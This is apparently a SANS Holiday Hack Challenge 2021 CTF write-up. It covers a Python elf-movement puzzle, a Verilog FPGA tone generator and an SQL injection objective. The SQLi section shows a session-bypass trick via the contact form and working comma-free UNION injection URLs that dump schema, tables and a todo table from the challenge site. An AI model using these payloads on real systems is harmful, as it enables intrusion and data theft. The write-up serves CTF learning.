This is a demo level with a Python solution already provided. Review the Python code below and click the Run button to watch the elf make it to the KringleCon entrance.

```
import elf, munchkins, levers, lollipops, yeeters, pits
# Grab our lever object
lever = levers.get(0)
munchkin = munchkins.get(0)
lollipop = lollipops.get(0)
# move to lever position
elf.moveTo(lever.position)
# get lever int and add 2 and submit val
leverData = lever.data() + 2
lever.pull(leverData)
# Grab lollipop and stand next to munchkin
elf.moveLeft(1)
elf.moveUp(8)
# Solve the munchkin's challenge
munchList = munchkin.ask() # e.g. [1, 3, "a", "b", 4]
answer_list = []
for elem in munchList:
    if type(elem) == int:
        answer_list.append(elem)
munchkin.answer(answer_list)
elf.moveUp(2) # Move to finish
```

Level 1 - Get Moving

Move the elf to collect the lollipops and get to the KringleCon entrance at dict location {"x":2,"y":2}.

```
import elf, munchkins, levers, lollipops, yeeters, pits
elf.moveLeft(10)
elf.moveUp(10)
```

Level 2 - Get moveTo ' ing

Move the elf to collect the lollipops and get to the KringleCon entrance.

```
import elf, munchkins, levers, lollipops, yeeters, pits
elf.moveTo(lollipops.get(1).position)
elf.moveTo(lollipops.get(0).position)
elf.moveLeft(3)
elf.moveUp(6)
```

Level 3 - Don't Get Yeeted!

Move the elf to collect the lollipops and get to the KringleCon entrance.

```
import elf, munchkins, levers, lollipops, yeeters, pits
lever0 = levers.get(0)
lollipop0 = lollipops.get(0)
elf.moveTo(levers.get(0).position)
sum = lever0.data() + 2
lever0.pull(sum)
elf.moveTo(lollipops.get(0).position)
elf.moveUp(10)
```

Level 4 - Data Types

Pull ALL of the levers by submitting the requested data for each using lever.pull(data) to disable the Yeeter trap at the KringleCon entrance.

```
import elf, munchkins, levers, lollipops, yeeters, pits
# Complete the code below:
lever0, lever1, lever2, lever3, lever4 = levers.get()
# Move onto lever4
elf.moveLeft(2)
# This lever wants a str object:
lever4.pull("BusyR")
elf.moveUp(2)
lever3.pull(True)
elf.moveUp(2)
lever2.pull(1337)
elf.moveUp(2)
lever1.pull(["Merry", "Christmas"])
elf.moveUp(2)
lever0.pull(dict(God="Jesus", born=True))
elf.moveUp(2)
```

Level 5 - Conversions and Comparisons

Pull all of the levers by submitting the requested data for each using lever.pull(data) to disable the Yeeter trap at the KringleCon entrance.

```
import elf, munchkins, levers, lollipops, yeeters, pits
lever0, lever1, lever2, lever3, lever4 = levers.get()
elf.moveTo(levers.get(4).position)
lever4.pull(lever4.data() + " concatenate")
elf.moveTo(levers.get(3).position)
lever3.pull(not lever3.data())
elf.moveTo(levers.get(2).position)
lever2.pull(lever2.data() + 1)
elf.moveTo(levers.get(1).position)
data = lever1.data()
data.append(1)
lever1.pull(data)
elf.moveTo(levers.get(0).position)
data = lever0.data()
data['strkey']="strvalue"
lever0.pull(data)
elf.moveUp(2)
```

Level 6 - Types And Conditionals

Move the elf to the lever. Get the lever data lever.data() and perform the appropriate action to the data. Submit the modified data using lever.pull(modified_data).

```
def incr(lst, i):
    return [x+i for x in lst]

import elf, munchkins, levers, lollipops, yeeters, pits
elf.moveUp(2)
lever0 = levers.get(0)
data = lever0.data()
print(data)
if type(data) == bool:
    data = not data
elif type(data) == int:
    data = data * 2
elif type(data) == list:
    data = incr(data, 1)
elif type(data) == str:
    data = data+data
elif type(data) == dict:
    data['a'] = data['a'] + 1
print(data)
lever0.pull(data)
elf.moveUp(2)
```

Level 7 - Up Down Loopiness

Navigate through the obstacles and collect the lollipop before arriving at the KringleCon entrance.

```
import elf, munchkins, levers, lollipops, yeeters, pits
for num in range(3):
    elf.moveLeft(3)
    elf.moveUp(12)
    elf.moveLeft(3)
    elf.moveDown(12)
```

Level 8 - Two Paths, Your Choice

Navigate past the obstacles and avoid the munchkin watching the KringleCon entrance.

Path 1:

```
import elf, munchkins, levers, lollipops, yeeters, pits
all_lollipops = lollipops.get()
lever0 = levers.get(0)
for lollipop in all_lollipops:
  elf.moveTo(lollipop.position)
elf.moveTo(lever0.position)
data = lever0.data()
data.insert(0, 'munchkins rule')
lever0.pull(data)
elf.moveDown(3)
elf.moveLeft(6)
elf.moveUp(2)
```

Path 2:

```
import elf, munchkins, levers, lollipops, yeeters, pits
all_lollipops = lollipops.get()
for lollipop in all_lollipops:
  elf.moveTo(lollipop.position)
elf.moveLeft(8)
elf.moveUp(2)
munchkin = munchkins.get(0)
data = munchkin.ask()
munchkin.answer(list(data.keys())[list(data.values()).index("lollipop")])
elf.moveUp(2)
```

Bonus Level 9 - Yeeter Swirl


*Follow the swirl being careful not to step on any traps (or get yeeted off the map). **Note:** The elf.moveTo(object) function has been disabled for this challenge.*

```
def busyFunction(lists):
  answer = 0
  for lijst in lists:
     for value in lijst:
       if type(value) == int:
         answer = answer + value
  return answer

import elf, munchkins, levers, lollipops, yeeters, pits
all_levers = levers.get()
moves = [elf.moveDown, elf.moveLeft, elf.moveUp, elf.moveRight] * 2

for count in range(0, 7, 1):
  moves[count](count + 1)
  all_levers[count].pull(count)

elf.moveRight(8)
elf.moveUp(2)
elf.moveLeft(4)
munchkin = munchkins.get(0)
data = munchkin.ask()
munchkin.answer(busyFunction)
elf.moveUp(2)
```

Level 10 - Munchkin Dodging Finale

Dodge the munchkins to get to the KringleCon entrance.

```
import elf, munchkins, levers, lollipops, yeeters, pits
import time
muns = munchkins.get()
lols = lollipops.get()[::-1]
for index, mun in enumerate(muns):
  while abs(elf.position["x"] - mun.position["x"]) < 6:
    #print (index)
    #print (elf.position["x"] - mun.position["x"])
    time.sleep(0.05)
  elf.moveTo(lollipops.get(4 - index).position)
elf.moveLeft(6)
elf.moveUp(2)
```



```
Completed in 12 lines and 6 object function calls.
```

Talk to Ribb Bonbowford to get some hints about SQLi:

Ribb Bonbowford

Gosh, with skills like that, I'll bet you could help figure out what's really going on next door…
And, as I promised, let me tell you what I know about SQL injection.
I hear that having source code for vulnerability discovery dramatically changes the vulnerability discovery process.
I imagine it changes how you approach an assessment too.
When you have the source code, API documentation becomes tremendously valuable.
Who knows? Maybe you'll even find more than one vulnerability in the code.
…

When we visit Jack's Studio, we see a lot of familiar items laying around. After checking them out, we talk to Ingreta, who asks us to check out Jack's website:

Ingreta Tude

Hey there! I'm Ingreta Tude. I really don't like the direction Jack Frost is leading us.
He seems obsessed with beating Santa and taking over the holiday season. It just doesn't seem right.
Why can't we work together with Santa and the elves instead of trying to beat them?
But, I do have an Objective for you. We're getting ready to launch a new website for Frost Tower, and the big guy has charged me with making sure it's secure.
My sister, Ruby Cyster, created this site, and I don't trust the results.
Can you please take a look at it to find flaws?
Here is the source code if you need it.
...

Get the source-code for https://staging.jackfrosttower.com/ at https://download.holidayhackchallenge.com/2021/frosttower-web.zip. After unzipping and inspecting the files, we notice by looking at **server.js** that most endpoints look like this:


```
app.get('/dashboard', function(req, res, next){
    session = req.session;
    if (session.uniqueID){
---- 8< ---- cut here to keep output readable and short :-) ----
    } else {
        res.redirect("/login");
    }
});
```

Which means we need to find a way to set **session.uniqueID**. Luckily for us, there is such a way, simply by posting an email-address that already exists in the database to the contact-form.

```
app.post('/postcontact', function(req, res, next){
---- 8< ---- cut here to keep output readable and short :-) ----
        var rowlength = rows.length;
        if (rowlength >= "1"){
            session = req.session;
                session.uniqueID = email;
            req.flash('info', 'Email Already Exists');
            res.redirect("/contact");
---- 8< ---- cut here to keep output readable and short :-) ----
```

After filling out the contact form twice with the same email, we can visit https://staging.jackfrosttower.com/dashboard without logging in :-)

Checking for options to inject some SQL, 1 endpoint stands out:


Hello, [Logout]

Search data | Search

Total Contact Listing : 1544

Export to Excel | Add Contact

No	Name	Email	Phone	Date created	#
1259	testfg	test@home.net	555-555-5555)' AND SELECT @@version#	December 25th, 2021	Detail | Edit
1258	testo' OR '1=1#	asdasdfafdasdfasdfasdfasdfasdfasdf@asdf.net	555-555-5555' OR '1=1#	December 25th, 2021	Detail | Edit
1257	testing' OR '1=1 --	adsfasdf@get.net	testing' OR '1=1 --	December 25th, 2021	Detail | Edit
1256	pedro cruz	notpedrocruz@live.com	55555555555	December 25th, 2021	Detail | Edit
1255	lasdkjf	lksajf@ösldkjf	sldkfj	December 25th, 2021	Detail | Edit
1254	ept	ept@local	12345	December 25th, 2021	Detail | Edit
1253	asdf	asdf@asef	sadf	December 25th, 2021	Detail | Edit
1252	jsdlf	ljslk@lskdjf	laskdjf	December 25th, 2021	Detail | Edit
1251	{{7*7}}	zxcqwe@zxcqwe.com	zxcqwe	December 25th, 2021	Detail | Edit
1545	busyr	busyr@test.com	1234	December 25th, 2021	Detail | Edit

1 2 3 4 5 ... »


```
app.get('/detail/:id', function(req, res, next) {
    session = req.session;
    var reqparam = req.params['id'];
    var query = "SELECT * FROM uniquecontact WHERE id=";

    if (session.uniqueID){

        try {
            if (reqparam.indexOf(',') > 0){
                var ids = reqparam.split(',');
                reqparam = "0";
                for (var i=0; i<ids.length; i++){
                    query += tempCont.escape(m.raw(ids[i]));
                    query += " OR id="
                }
                query += "?";
            }else{
                query = "SELECT * FROM uniquecontact WHERE id=?"
            }
---- 8< ---- cut here to keep output readable and short :-) ----
```

We know by looking at **encontact_db.sql** that the query returns 5 varchar- and 2 date-fields, and using commas will mess up our query, which we need to avoid.

```
CREATE TABLE `uniquecontact` (
  `id` int(50) NOT NULL AUTO_INCREMENT,
  `full_name` varchar(255) DEFAULT NULL,
  `email` varchar(255) DEFAULT NULL,
  `phone` varchar(50) DEFAULT NULL,
  `country` varchar(255) DEFAULT NULL,
  `date_created` datetime DEFAULT NULL,
  `date_update` datetime DEFAULT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB AUTO_INCREMENT=33 DEFAULT CHARSET=latin1;
```

We can craft a Proof-of-Concept union-query without comma's like this:

```
https://staging.jackfrosttower.com/detail/-1,-2 union (select * from ((select 1)A join (select "Cool!")B join (select "This")C join (select "really")D join (select "works...")E join (select
1337)F join (select 1337)G) ) --
```


Hello,


Cool!

- This
- really
- works...
- January 1st, 1337 12:00:00
- January 1st, 1337 12:00:00

Edit | Dashboard

And of-course, instead of providing our own values, we can query **information_schema** to get the available databases (**schema_name**'s):

```
https://staging.jackfrosttower.com/detail/-1,-2 union (select * from ((select 1)A join (select schema_name FROM information_schema.schemata)B join (select "This")C join (select "really")D
join (select "works...")E join (select 1337)F join (select 1337)G) ) --
```


Hello,

information_schema

- This
- really
- works...
- January 1st, 1337 12:00:00
- January 1st, 1337 12:00:00

Edit | Dashboard


encontact

- This
- really
- works...
- January 1st, 1337 12:00:00
- January 1st, 1337 12:00:00

Edit | Dashboard

Besides the default information_schema, there's only one other database: **encontact**. Let's get the **table_name**s for that database:

```
https://staging.jackfrosttower.com/detail/-1,-2 union (select * from ((select 1)A join (select table_name FROM information_schema.tables where TABLE_SCHEMA='encontact')B join (select "This")C join (select "really")D join (select "works...")E join (select 1337)F join (select 1337)G) ) --
```


Hello,

users

- This
- really
- works...
- January 1st, 1337 12:00:00
- January 1st, 1337 12:00:00


todo

- This
- really
- works...
- January 1st, 1337 12:00:00
- January 1st, 1337 12:00:00

emails

There are a number of tables here (not all in the screenshot), but we're looking for Jack's todo-list, and a **todo**-table seems like a perfect place to look. Let's get the **column_name**s:

```
https://staging.jackfrosttower.com/detail/-1,-2 union (select * from ((select 1)A join (select COLUMN_NAME FROM information_schema.columns where TABLE_NAME='todo')B join (select "This")C join (select "really")D join (select "works...")E join (select 1337)F join (select 1337)G) ) --
```


Hello,

id

- This
- really
- works...
- January 1st, 1337 12:00:00
- January 1st, 1337 12:00:00

note


- This
- really
- works...
- January 1st, 1337 12:00:00
- January 1st, 1337 12:00:00

completed

- This
- really
- works...
- January 1st, 1337 12:00:00
- January 1st, 1337 12:00:00

Finally, we grab the **note** fields from the **todo**-table.

```
https://staging.jackfrosttower.com/detail/-1,-2 union (select * from ((select 1)A join (select note FROM todo)B join (select "Write-up")C join (select "by")D join (select "BusyR")E join (select 1337)F join (select 1337)G) ) --
```


With Santa defeated, offer the old man a job as a clerk in the Frost Tower Gift Shop so we can keep an eye on him

- Write-up
- by
- BusyR
- January 1st, 1337 12:00:00
- January 1st, 1337 12:00:00

There are quite a few things Jack has done/is still planning to do. The job Jack had in mind for Santa was "**Clerk**", as we can see in the last item on his todo-list...

Ingreta Tude

Oh wow - I thought we left SQL injection in the last decade.
Thanks for your help finding this!
...

OBJECTIVE 13) FPGA PROGRAMMING [OPEN THE SPACESHIP'S DOOR]

Difficulty: 4 - Write your first FPGA program to make a doll sing. You might get suggestions from Grody Goiterson, near Jack's elevator.

When we go to Jack's Casino and talk to Grody he asks us to fix the elevator, which we already did when we needed to go to Jack's office for Objective 6.

Grody Goiterson

Hrmph. Snrack! Pthbthbthb.
Gnerphk. Well, on to business.
I'm Grody Goiterson. ... It's a family name.
So hey, this is the Frostavator. It runs on some logic chips... that fell out.
I put them back in, but I must have mixed them up, because it isn't working now.
If you don't know much about logic gates, it's something you should look up.
If you help me run the elevator, maybe I can help you with something else.
I'm pretty good with FPGAs, if that's worth something to ya'.
Oooo... That's it!
A deal's a deal. Let's talk FPGA.
First, did you know there are people who do this stuff for fun??
I mean, I'm more into picking on other trolls for fun, but whatever.
Also, that Prof. Petabyte guy is giving a talk about FPGAs. Weirdo.
So hey, good luck or whatever.
…


Let's go to the roof and talk to Crunchy:

Crunchy Squishter

Greetings Earthling! I'm Crunchy Squishter.
Hey, could you help me get this device on the table working? We've cobbled it together with primitive parts we've found on your home planet.
We need an FPGA though - and someone who knows how to program them.
If you haven't talked with Grody Goiterson by the Frostavator, you might get some FPGA tips there.
…

Click on the terminal to start designing the FPGA. We create a **counter** that is decreased by 1 on every clock-tick, which, when it reaches zero, toggles **wave_status**. Then, the counter is reset to the preset value of **limiter** (which is based on the **freq**uency), and the process repeats itself, and thus creating the square-wave. Simulate all frequencies by pressing the buttons on the right-side of the screen and, when all are verified, we can hit "**Program Device**".

```
// Note: For this lab, we will be working with QRP Corporation's CQC-11 FPGA.
// The CQC-11 operates with a 125MHz clock.
// Your design for a tone generator must support the following
// inputs/outputs:
// (NOTE: DO NOT CHANGE THE NAMES. OUR AUTOMATED GRADING TOOL
// REQUIRES THE USE OF THESE NAMES!)
// input clk - this will be connected to the 125MHz system clock
// input rst - this will be connected to the system board's reset bus
// input freq - a 32 bit integer indicating the required frequency
//              (0 - 9999.99Hz) formatted as follows:
//              32'hf1206 or 32'd987654 = 9876.54Hz
// output wave_out - a square wave output of the desired frequency
// you can create whatever other variables you need, but remember
// to initialize them to something!

`timescale 1ns/1ns
module tone_generator (
    input clk,
    input rst,
    input [31:0] freq,
    output wave_out
);
    // ---- DO NOT CHANGE THE CODE ABOVE THIS LINE ----
    // ---- IT IS NECESSARY FOR AUTOMATED ANALYSIS ----
    // TODO: Add your code below.
    // Remove the following line and add your own implementation.
    // Note: It's silly, but it compiles...
    // assign wave_out = (clk | rst | (freq > 0));

integer counter = 0;
reg wave_status;
assign wave_out = wave_status;
    integer limiter = $rtoi((1250000000 / (freq / 5)) + 0.5);
    always @(posedge clk) begin
      if (rst)
        begin
      counter <= 0;
      wave_status <= ~wave_status;
    end
      else
        begin
          if (counter == 0)
            begin
              wave_status <= ~wave_status;
              counter <= limiter -1;
            end
          else
            counter <= counter -1;
        end
      end
```


FPGA Design For Embedded Systems - Elf University EE/CS-302 - Prof. Qwerty Petabyte

```
Sending code for analysis...
Verilog parsed cleanly...
Beginning FPGA simulation. This may take a few seconds...
Random target frequency: 4709.70
Using a clock frequency of 125MHz, the closest you could get to the
target frequency is 4709.8719
Simulation results indicate a frequency of: 4709.8719Hz
Congratulations! Your model matches the best-fit value!
```


Editor Theme: gob

